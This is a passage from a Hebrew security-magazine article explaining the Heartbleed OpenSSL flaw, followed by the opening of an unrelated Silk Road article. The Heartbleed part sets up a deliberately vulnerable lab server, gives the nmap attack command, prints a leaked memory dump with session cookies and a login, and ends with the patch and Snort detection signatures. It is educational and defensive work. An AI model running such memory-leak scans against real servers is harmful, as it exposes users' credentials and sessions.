
אני בחרתי ב-1.0.1b. אחרי ההורדה, יש להחליף את הבינארים הבאים:

```
ssleay32.dll
libeay32.dll
openssl.exe
```

בקבצים הנמצאים במיקום:

```
\apache\bin\
```

כמו בתמונה הבאה:



[אפשר לראות את הגרסא:1.0.1.2 - גרסא פגיעה של התוכנה]

וזהו, נשאר רק לבצע Restart לשרת, וכעת גרסאת ה-OpenSSL הפגיעה - טעונה:

Apache Version	Apache/2.2.21 (Win32) mod_ssl/2.2.21 OpenSSL/1.0.1b PHP/5.3.8 mod_perl/2.0.4 Perl/v5.10.1
Apache API Version	20051115
Server Administrator	webmaster@localhost
Hostname:Port	localhost:443
Max Requests	Per Child: 0 - Keep Alive: on - Max Per Connection: 100

אז עכשיו יש לנו שרת פגיע שרק מחכה לנו, נוכל להשתמש בכל אחד מהכלים בפרק הבא על מנת לשלוף ממנו מידע באמצעות החולשה.

כלים לאיתור שרתים פגיעים

כמו בכל חשיפת חולשה בסדר גודל שכזה, נכתבים הרבה מאוד כלים שנועדו לעזור לנו לבדוק האם השרת פגיע, בסופו של דבר, רב הסקריפטים שתמצאו - יעבדו באותה הדרך: יצירת חיבור TLS עם הכתובת שניתן לה, שליחת חבילת Heartbeat בגודל X ובדיקה האם קיבלנו תשובה הגדולה יותר מ-X. במידה וכן - נוכל לדעת כי השרת פגיע. במידה ולא - או שהשרת מריץ גרסא מתוקנת, או שהשרת מריץ גרסא שבכלל לא תומכת בחבילות Heartbeat.

דוגמאות לסקריפטים כאלה ניתן למצוא בקישורים הבאים:

- https://gist.github.com/sh1n0b1/10100394
- https://github.com/sensepost/heartbleed-poc
- https://github.com/musalbas/heartbleed-masstest/blob/master/ssltest.py
- https://access.redhat.com/labs/heartbleed/heartbleed-poc.py
- https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb
- https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse

דוגמאות לאתרים המציעים בדיקות On-Line:

- https://filippo.io/Heartbleed/
- https://www.ssllabs.com/ssltest/index.html

נשתמש בסקריפט של nmap, שנכתב ע"י Patrik Karlsson ומבוסס ברובו על סקריפט פייתון של Jared Stafford, ניתן להוריד את הסקריפט מכאן:

- https://svn.nmap.org/nmap/scripts/ssl-heartbleed.nse

על מנת להשתמש בסקריפט הנ"ל יש להתקין nmap מאחת הגרסאות האחרונות (מעל 6.25, פשוט תעדכנו לאחרונה: 6.46) - מפני שהסקריפטים החדשים של nmap (כגון זה) דורשים גרסאת lua חדשה שלא תומכת לאחור, ניתן להוריד אותה מכאן:

- http://nmap.org/download.html

במידה ויש לכם גרסאת nmap שלא כוללת את tls.lua, ניתן להוריד את הקובץ מכאן:

- https://svn.nmap.org/nmap/nselib/tls.lua

ולאחר מכן, יש להוריד את קובץ ה-nse לתיקיה:

```
\Nmap\nselib\ssl-heartbleed.nse
```

כעת נוכל לבצע את הסריקה באופן הבא:

```
nmap -p 443 --script ssl-heartbleed -sV 10.0.0.2 --script-trace
```

אנחנו משתמשים ב-script-trace על מנת לראות את ה-dump של החבילות שהסקריפט שלח / קיבל, ככה שבמידה והשרת אכן פגיע - נוכל לראות את המידע שהוא החזיר.

דוגמא ל-Dump משרת ה-XAMPP שהרגע הקמנו:

```
00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 2F 2A 3B 71  ....#......./*;q
00e0: 3D 30 2E 31 0D 0A 55 73 65 72 2D 41 67 65 6E 74  =0.1..User-Agent
00f0: 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E 30 20 28 57  : Mozilla/5.0 (W
0100: 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 29 20 41  indows NT 6.1) A
0110: 70 70 6C 65 57 65 62 4B 69 74 2F 35 33 37 2E 33  ppleWebKit/537.3
0120: 36 20 28 4B 48 54 4D 4C 2C 20 6C 69 6B 65 20 47  6 (KHTML, like G
0130: 65 63 6B 6F 29 20 43 68 72 6F 6D 65 2F 33 34 2E  ecko) Chrome/34.
0140: 30 2E 31 38 34 37 2E 31 31 36 20 53 61 66 61 72  0.1847.116 Safar
0150: 69 2F 35 33 37 2E 33 36 0D 0A 52 65 66 65 72 65  i/537.36..Refere
0160: 72 3A 20 68 74 74 70 73 3A 2F 2F 6C 6F 63 61 6C  r: https://local
0170: 68 6F 73 74 2F 70 68 70 6D 79 61 64 6D 69 6E 2F  host/phpmyadmin/
0180: 69 6E 64 65 78 2E 70 68 70 3F 74 6F 6B 65 6E 3D  index.php?token=
0190: 34 35 61 31 62 38 33 39 35 31 31 34 30 32 32 64  45a1b8395114022d
01a0: 66 31 37 39 35 35 32 65 34 31 66 31 31 64 64 65  f179552e41f11dde
01b0: 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E  ..Accept-Encodin
01c0: 67 3A 20 67 7A 69 70 2C 64 65 66 6C 61 74 65 2C  g: gzip,deflate,
01d0: 73 64 63 68 0D 0A 41 63 63 65 70 74 2D 4C 61 6E  sdch..Accept-Lan
01e0: 67 75 61 67 65 3A 20 68 65 2D 49 4C 2C 68 65 3B  guage: he-IL,he;
01f0: 71 3D 30 2E 38 2C 65 6E 2D 55 53 3B 71 3D 30 2E  q=0.8,en-US;q=0.
0200: 36 2C 65 6E 3B 71 3D 30 2E 34 0D 0A 43 6F 6F 6B  6,en;q=0.4..Cook
0210: 69 65 3A 20 70 6D 61 5F 6C 61 6E 67 3D 65 6E 3B  ie: pma_lang=en;
```


```
0220: 20 70 6D 61 5F 63 6F 6C 6C 61 74 69 6F 6E 5F 63   pma_collation_c
0230: 6F 6E 6E 65 63 74 69 6F 6E 3D 75 74 66 38 5F 67  onnection=utf8_g
0240: 65 6E 65 72 61 6C 5F 63 69 3B 20 70 6D 61 5F 6D  eneral_ci; pma_m
0250: 63 72 79 70 74 5F 69 76 3D 55 79 52 34 30 33 65  crypt_iv=UyR403e
0260: 7A 71 33 51 25 33 44 3B 20 70 68 70 4D 79 41 64  zq3Q%3D; phpMyAd
0270: 6D 69 6E 3D 6F 38 68 76 6C 30 74 68 30 71 62 37  min=o8hvl0th0qb7
0280: 64 36 6C 36 32 75 70 65 72 31 6E 67 63 6A 34 62  d6l62uper1ngcj4b
0290: 6F 75 33 6F 3B 20 70 6D 61 55 73 65 72 2D 31 3D  ou3o; pmaUser-1=
02a0: 67 75 44 62 4D 31 70 5A 61 51 30 25 33 44 0D 0A  guDbM1pZaQ0%3D..
02b0: 0D 0A D9 EA 22 1D 59 A8 A9 E7 20 2D F4 5A E7 D2  ....".Y... -.Z..
02c0: E2 CE 32 75 70 65 72 31 6E 67 63 6A 34 62 6F 75  ..2uper1ngcj4bou
02d0: 33 6F 26 70 68 70 4D 79 41 64 6D 69 6E 3D 6F 38  3o&phpMyAdmin=o8
02e0: 68 76 6C 30 74 68 30 71 62 37 64 36 6C 36 32 75  hvl0th0qb7d6l62u
02f0: 70 65 72 31 6E 67 63 6A 34 62 6F 75 33 6F 26 70  per1ngcj4bou3o&p
0300: 6D 61 5F 75 73 65 72 6E 61 6D 65 3D 72 6F 6F 74  ma_username=root
0310: 26 70 6D 61 5F 70 61 73 73 77 6F 72 64 3D 72 6F  &pma_password=ro
0320: 6F 74 31 26 73 65 72 76 65 72 3D 31 26 70 68 70  ot1&server=1&php
0330: 4D 79 41 64 6D 69 6E 3D 6F 38 68 76 6C 30 74 68  MyAdmin=o8hvl0th
0340: 30 71 62 37 64 36 6C 36 32 75 70 65 72 31 6E 67  0qb7d6l62uper1ng
0350: 63 6A 34 62 6F 75 33 6F 26 6C 61 6E 67 3D 65 6E  cj4bou3o&lang=en
0360: 26 63 6F 6C 6C 61 74 69 6F 6E 5F 63 6F 6E 6E 65  &collation_conne
0370: 63 74 69 6F 6E 3D 75 74 66 38 5F 67 65 6E 65 72  ction=utf8_gener
0380: 61 6C 5F 63 69 26 74 6F 6B 65 6E 3D 34 35 61 31  al_ci&token=45a1
0390: 62 38 33 39 35 31 31 34 30 32 32 64 66 31 37 39  b8395114022df179
03a0: 35 35 32 65 34 31 66 31 31 64 64 65 A4 11 E8 68  552e41f11dde...h
03b0: 45 7D DE ED 3F 74 81 1D 1D 9C A1 72 00 00 00 00  E}..?t.....r....
```

בכלליות, ניתן לראות שה-Dump כולל פרטי גלישה של אחד ממשתמש האתר, ובפרט:


- **באדום** - ניתן לראות את פרטי שדה ה-Referrer של החבילה, הכולל את העמוד ממנו המשתמש הגיעה, בפרטים ניתן לראות את ה-Token שבו הוא משתמש.
- **בכחול** - ניתן לראות את פרטי העוגיה שבה המשתמש משתמש בעת הגלישה באתר.
- **בחום** - ניתן לראות את פרטי טופס ה-POST שהמשתמש שלח, בפרטים הנ"ל ניתן לראות את שם המשתמש (root) והסיסמה (root1) שהמשתמש הכניס על מנת לעבור את עמוד ה-Login.

מה שבאמת מעניין כאן הוא שהמידע הנ"ל נשלח ב-SSL, אך בתוך הזיכרון של התהליך הוא מפוענח ולכן אנו רואים את המידע כ-ClearText.

ב-PCAP הבאים ניתן לראות את אופן עבודת החולשה - תוקף שולח את חבילת ה-Heartbeat הזדונית:



ובמקום Heartbeat Response, מוחזרת החבילה הבאה (שגם לכריש קצת קשה לקבוע מה היא...):



כמובן שבדוגמא הנ"ל מדובר בגלישה שאני ביצעתי, אך זאת רק מפני שאני המשתמש היחיד באותו שרת, בעת מימוש החולשה - אין זה משנה מהיכן מריצים אותה, הפלט הנ"ל נזרק אלינו ישירות מה-Heap של התהליך, ושם אין הגבלה איזה מידע שייך לאיזו כתובת IP. בנוסף - איננו מוגבלים לכמות הפעמים שנריץ את המתקפה על השרת - במידה ומדובר בשרת רציני, עם משתמשים רבים - בכל הרצה נקבל מידע שונה, מה שמגדיל את הסיכויים לקבל מידע רגיש.

דוגמא נוספת אפשרית בעזרת מודול שנכתב ע"י לא מעט אנשים וניתן להוריד אותו מכאן:

- https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

דוגמא לשימוש:

- https://community.rapid7.com/community/metasploit/blog/2014/04/09/metasploits-heartbleed-scanner-module-cve-2014-0160

Reverse Heartbleed Attack

אם במתקפת Heartbleed התוקף הוא הלקוח, והנתקף הוא השרת, אז Reverse Heartbleed היא בדיוק אותו מימוש של מתקפת Heartbleed המקורית רק שכאן המתקפה מתבצעת ע"י שרת הנמצא בשליטתו של התוקף - והקורבן כאן הוא הגולש.

אם לקוח משתמש בתוכנת קליינט העושה שימוש ב-OpenSSL בגרסא פגיעה - השרת יוכל לנצל זאת על מנת לשלוף ממנו מידע. כאמור, החולשה קיימת במנגנון ה-Heartbeat, על פי ה-RFC, לא רק על השרת להגיב לחבילות אלו, אלא גם על הלקוח. מכאן שהשרת יוכל ליזום חבילות Heartbeat זדוניות על מנת לנסות ולדלות מידע על אתרים אחרים / משאבים אחרים בהם עושה הגולש בעת שימוש מקביל לגלישה אליו.

לדוגמא, אם אני גולש ל-Gmail שלי בעזרת דפדפן הפגיע למתקפה, ובמקביל אני גולש לכתובת URL שקיבלתי ממקור לא אמין, בעת הכניסה שלי לאותו שרת, השרת יכול לבקש מהדפדפן שלי ליזום תקשורת SSL (לדוגמא, ע"י טעינת קובץ מקישור HTTPS וכו') ולאחר מכן לשלוח לו חבילת Heartbeat זדונית ולנסות לדלות מידע אודות חיבור ה-SSL שלי לשרת ה-Gmail.
גם למקרה הזאת פורסמו כלים המאפשרים לבצע בדיקה כזאת, לדוגמא:
https://reverseheartbleed.com/

וכנ"ל מודול מקביל ל-Metasploit:

http://www.rapid7.com/db/modules/auxiliary/server/openssl_heartbeat_client_memory

התיקון

מאז פרסום המתקפה, בוצע תיקון לקוד ושוחררה גרסא המוגנת מפני המתקפה הנ"ל (1.0.1g), החלק הארי של התיקון הינו בתחילת הפונקציה. לחלק הנ"ל בקוד:

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

הוסיפו Boundary Check באופן הבא:

```
/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

כך, במידה והחבילה ריקה, או אורכה שונה ממה שהמשתמש דיווח - מוחזר 0 והמשך הקוד לא מתבצע.

אז מה ניתן לעשות?

אז מה ניתן לעשות על מנת להתגונן מפני המתקפות הנ"ל? פשוט מאוד - לעדכן את גרסאות ה-OpenSSL שלכם לגרסאות שאינן פגיעות. ניתן להוריד את הגרסא האחרונה של OpenSSL מכאן:

http://www.openssl.org/source/

מומלץ מאוד להריץ את אחד הכלים שהוזכרו במאמר / קיימים באינטרנט לטובת גילוי הפגיעות ועדכון השירות שנמצא בפגיע.

אחת הבעיות העיקריות היא שבגלל ש-Information Disclosure הנ"ל נובע מחבילת Heartbeat ולא מבקשת GET / POST ודומותיהן, אין שום רישום בלוגים של שרתי האפליקציה (כדוגמאת קבצי לוג ה-Access / Error של שרתי ה-HTTP) וקשה מאוד יהיה לחסום חבילות אלו ברמת Firewall או WAF. ה-FBI פרסם חתימות Snort לטובת איתור וחסימת המתקפה:

חתימה גרסאת SSLv3:

```
alert tcp any any <> any
[443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091](con
tent:"|18 03 00|"; depth: 3; content:"|01|"; distance: 2; within: 1;content:!"|00|"; within: 1;
msg: "SSLv3 Malicious Heartbleed RequestV2"; sid: 1;)
```

חתימה גרסאת TLSv1:

```
alert tcp any any <> any [443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091](content:"|18 03 01|"; depth: 3; content:"|01|"; distance: 2; within: 1;content:!"|00|"; within: 1; msg: "TLSv1 Malicious Heartbleed RequestV2"; sid: 2;)
```

חתימה גרסאת TLSv1.1:

```
alert tcp any any <> any [443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091](content:"|18 03 02|"; depth: 3; content:"|01|"; distance: 2; within: 1;content:!"|00|"; within: 1; msg: "TLSv1.1 Malicious Heartbleed RequestV2"; sid: 3;)
```

חתימה גרסאת TLSv1.2:

```
alert tcp any any <> any [443,465,563,636,695,898,989,990,992,993,994,995,2083,2087,2096,2484,8443,8883,9091](content:"|18 03 03|"; depth: 3; content:"|01|"; distance: 2; within: 1;content:!"|00|"; within: 1; msg: "TLSv1.2Malicious Heartbleed RequestV2"; sid: 4;)
```

חשוב לזכור שלא רק שירותי HTTP פגיעים, גם שירותי IMAP, SMTP העושים שימוש במימוש פגיע של OpenSSL יכולים להיות פגיעים באותה המידה ובאותה החומרה. וכמובן - חשוב מאוד לא להכנס לקישורים שאיננו בטוחים במאה אחוז במקורם.

כמה באמת המתקפה הנ"ל פרקטית?

שלא כמו במתקפות הקודמות על משפחת הפרוטוקולים הנ"ל, המתקפה הנ"ל אינה מתקפה קריפטוגרפית, אלא מתקפת Information Disclosure שאינה מורכבת יחסית, ולכן קל מאוד לבצע אותה. מתקפות כמו BEAST או CRIME הן מתקפות קריפטוגרפיות, ולכן קשה באמת להעריך עד כמה ניתן יהיה לבצע אותן מחוץ למעבדה. לעומת זאת, המתקפה הנ"ל לא תלויה בתזמונים או בסטטיסטיקה.

כבר בעת פרסום ה-PoC שלה, הוצג כיצד ניתן לשלוף מידע פרטי מ-Yahoo, ובעת פרסום פרטי המתקפה, האתרים הנ"ל (ועוד רבים) היו פגיעים למתקפה:

- Facebook
- Instagram
- Pinterest
- Tumblr

- Twitter
- Google
- Yahoo
- Gmail
- Yahoo Mail
- GoDaddy
- Intuit Turbo Tax
- Dropbox
- Minecraft
- OkCupid

בקישור הבא ניתן לראות רשימה כוללת יותר של אתרים וסטטוס הפגיעות שלהם למתקפה:
http://mashable.com/2014/04/09/heartbleed-bug-websites-affected/

מקרה נוסף שדווח, פורסם כבר ב-16 לחודש. פורסם כי צעיר בן 19 בשם Stephen Arthuro מאונטריו, נעצר בביתו בשל החשד כי פרץ ל-Canada Revenue Agency וגנב כ-900 מספרי ביטוח לאומי.

ממחקר נוסף שבוצע ע"י חברת Mandiant, התגלה כי תשתיות VPN הן אחד היעדיים המרכזיים לחולשה זו, וכי **כבר ביום שלמחרת פרסום החולשה**, נתקפו מספר שרתי VPN המשמשים כשער-כניסה לרשתות של ארגונים שונים, ונגנבו מהם מפתחות פרטיים / פרטי הזדהות של סשנים פעילים ובהם נעשה שימוש על מנת להכנס לתוך אותן רשתות.

על מנת לבחון את הנושא, להגביר את המודעות, וכמובן - לקבל קצת פרסום, חברת Cloudflare פרסמה אתגר בנושא, הם הקימו שרת nginx-1.5.13 המשתמש ב-OpenSSL בגרסא פגיעה שהורץ על מערכת ההפעלה Ubuntu 13.10 וביקשו מכל מי שהיה מעוניין, להשיג את המפתחות הפרטיים של השרת, לחתום בעזרתם את המחרוזת:

```
Proof I have your key
```

ולשלוח להם אותו במייל.

הפותר הראשון של האתגר היה בחור בשם Fedor Indutny, אשר שלח **מעל 2.5 מיליון חבילות Heartbeat זדוניות** על מנת להשיג מספיק מידע שבעזרתו יוכל להרכיב את המפתחות הפרטיים של השרת.


ביבילוגרפיה וקישורים מומלצים לקריאה נוספת

האינטרנט מלא בקישורים ובמידע מעניין בנוגע למתקפה - ובעתיד הקרוב אני בטוח שיצוץ עוד מידע מעניין בנושא, ולכן אני ממליץ מאוד להשאר מעודכן, להלן מספר קישורים רלוונטים ומעניינים בנושא:

- http://heartbleed.com/
- https://tools.ietf.org/html/rfc6520
- http://blog.cryptographyengineering.com/2014/04/attack-of-week-openssl-heartbleed.html
- http://git.openssl.org/gitweb/?p=openssl.git;a=commitdiff;h=4817504
- http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html
- http://vimeo.com/91425662
- http://www.msuiche.net/2014/04/10/eyebleed-a-technical-analysis-of-the-fix-not-the-bug-for-the-heartbleed-issue/
- https://www.us-cert.gov/ncas/alerts/TA14-098A
- https://community.rapid7.com/community/metasploit/blog/2014/04/09/metasploits-heartbleed-scanner-module-cve-2014-0160
- http://vrt-blog.snort.org/2014/04/heartbleed-memory-disclosure-upgrade.html
- http://blog.didierstevens.com/2014/04/09/heartbleed-packet-capture/
- http://www.garage4hackers.com/entry.php?b=2551
- http://blog.ioactive.com/2014/04/bleeding-hearts.html
- http://www.computersnyou.com/3155/2014/04/update-install-openssl-source-latest-version/
- http://wp.libpf.com/?p=535
- http://indy.fulgan.com/SSL/
- http://www.pcworld.com/article/2142808/reverse-heartbleed-puts-your-pc-and-the-internet-of-things-at-risk.html

עלייתו ונפילתו של האתר Silk Road

מאת יורם שפר



COUNT ONE
(Narcotics Trafficking Conspiracy)

1. From in or about January 2011, up to and including in or about September 2013, in the Southern District of New York and elsewhere, ROSS WILLIAM ULBRICHT, a/k/a "Dread Pirate Roberts," a/k/a "DPR," a/k/a "Silk Road," the defendant, and others known and unknown, intentionally and knowingly did combine, conspire, confederate, and agree together and with each other to violate the narcotics laws of the United States.

2. It was a part and an object of the conspiracy that ROSS WILLIAM ULBRICHT, a/k/a "Dread Pirate Roberts," a/k/a "DPR," a/k/a "Silk Road," the defendant, and others known and unknown, would and did distribute and possess with the intent to distribute controlled substances, in violation of Title 21, United States Code, Section 841(a)(1).

[צילום מסך מתוך כתב האישום נגד רוס אולבריכט - Dread Pirate Roberts]

מבוא

בראשית 2011 הוקם אתר דרך המשי (SilkRoad) ברשת האפלה. הוא הופל ומפעילו לכאורה, רוס אולבריכט נעצר בספטמבר 2013.

האתר חולל מהפכה בחווית המשתמש של הדארקנט והצליח להפוך את הסחר הבלתי חוקי למסודר ונוח. האתר תיווך בעסקאות סמים, נשק וחיסולים בהזמנה. הדומיננטי ביותר והקשה לעצירה היה שוק הסמים. זאת משום שקל יחסית להעביר אותם בדואר ממדינה למדינה. זאת בעוד שסחר בנשק מסובך יותר בגלל הגילוי של המתכת בדואר. ורוצחים שכירים?... - טוב, כאן חייבים לסמוך על ביצוע החיסול ע"י אדם שלא נותן לכם שום ערובה לסמוך עליו (דוגמה להונאה כזאת בהמשך הרשומה).

רשויות החוק היו חסרות אונים. האתר הפך למפורסם כמעט בן לילה ואלפי אנשים ברחבי העולם נהנו משירותיו.

ואולם חוסר האונים היה רק לכאורה. הרשת האפלה פועלת לשני הכיוונים: הפעילים מסתתרים מהחוק והחוק מסתתר מהפעילים ובולש אחריהם באותם כלים בדיוק: התחזות ואנונימיות.

מניתוח צבר העסקאות, החוקרים טוענים שמאז החל האתר לפעול בינואר 2011 ועד מעצרו של אולבריכט בספטמבר 2013, בוצעו דרך האתר עסקאות שכללו סך מצטבר של קילו הרואין, 5 קילו קוקאין ו-500 גרם מתאמפיטמינים. האתר גם תיווך בעסקאות מכירה של תוכנות פריצה, Keyloggers (תוכנות

